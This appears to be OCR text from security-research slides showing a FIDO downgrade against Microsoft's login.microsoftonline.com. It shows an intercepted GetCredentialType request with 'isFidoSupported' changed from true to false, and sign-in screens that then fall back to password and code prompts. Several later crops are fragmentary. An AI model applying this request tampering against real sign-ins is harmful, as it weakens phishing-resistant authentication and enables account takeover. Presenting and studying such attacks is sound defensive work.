
```
POST /common/GetCredentialType?mkt=en-US HTTP/1.1
Host: login.microsoftonline.com
Cookie: ..snip...
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0)
 Gecko/20100101 Firefox/127.0
Origin: https://login.microsoftonline.com
Connection: keep-alive

{
  "username":"yehuda.smirnov@company.com",
  "isOtherIdpSupported":true,
  "checkPhones":false,
  "isRemoteNGCSupported":true,
  "isCookieBannerShown":false,
  "isFidoSupported":true,
  "originalRequest":
  "rQQIARAAhZI_bON0GIbtpE3...snip...F4OGuZ4FzCqTpVPu3rcV5PcK8g8
  1",
  "country":"IL",
  "forceotclogin":false,
  "isExternalFederationDisallowed":false,
  "isRemoteConnectSupported":false,
  "federationFlags":0,
  "isSignup":false,
  "flowToken":"AQABIQEAAAApTwJmzXqdR..snip..72KycL84CJd7AsgAA",
  "isAccessPassSupported":true,
  "isQrCodePinSupported":true
```

DEMONSTRATION - INTERCEPT



```
POST /common/GetCredentialType?mkt=en-US HTTP/1.1
Host: login.microsoftonline.com
Cookie: ..snip...
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0)
 Gecko/20100101 Firefox/127.0
Origin: https://login.microsoftonline.com
Connection: keep-alive

{
  "username":"yehuda.smirnov@company.com",
  "isOtherIdpSupported":true,
  "checkPhones":false,
  "isRemoteNGCSupported":true,
  "isCookieBannerShown":false,
  "isFidoSupported":false,
  "originalRequest":
  "rQQIARAAhZI_bON0GIbtpE3...snip...F4OGuZ4FzCqTpVPu3rcV5PcK8g8
  1",
  "country":"IL",
  "forceotclogin":false,
  "isExternalFederationDisallowed":false,
  "isRemoteConnectSupported":false,
  "federationFlags":0,
  "isSignup":false,
  "flowToken":"AQABIQEAAAApTwJmzXqdR..snip..72KycL84CJd7AsgAA",
  "isAccessPassSupported":true,
  "isQrCodePinSupported":true
```

DEMONSTRATION - DOWNGRADED



```
POST /common/GetCredentialType?mkt=en-US HTTP/1.1
Host: login.microsoftonline.com
Cookie: ..snip...
                                                      Win64; x64; rv:127.0)
```

```
                                                      UFzCqTpVPuJrcVSPcK8g8
```

```
  "isSignup":false,
  "flowToken":"AQABIQEAAAApTeJmzXqdR..snip..T2HycL0HCJdTAsgAA",
  "isAccessPassSupported":true,
  "isQrCodePinSupported":true
```


← yehuda.smirnov@company.com

Enter password

Password

Forgot my password

DEMONSTRATION - DOWNGRADED



```
POST /common/GetCredentialType?mkt=en-US HTTP/1.1
Host: login.microsoftonline.com
Cookie: ..snip...
                                    Win64; x64; rv:127.0)
```

Microsoft

← yehuda.smirnov@company.com

Enter password

••••••••••••••••••••


Forgot my password

Use your face, fingerprint, PIN, or security key instead

Sign in

```
                                               qTpVPu3rcVSPcK8g8

                         ..snip...YzNycLB4C3dTAsgAA",
   "isAccessPassSupported":true,
   "isQrCodePinSupported":true
```

DEMONSTRATION - DOWNGRADED



```
POST /common/GetCredentialType?mkt=en-US HTTP/1.1
Host: login.microsoftonline.com
Cookie: ..snip...
```

Microsoft

yehuda.smirnov@company.com

Enter code

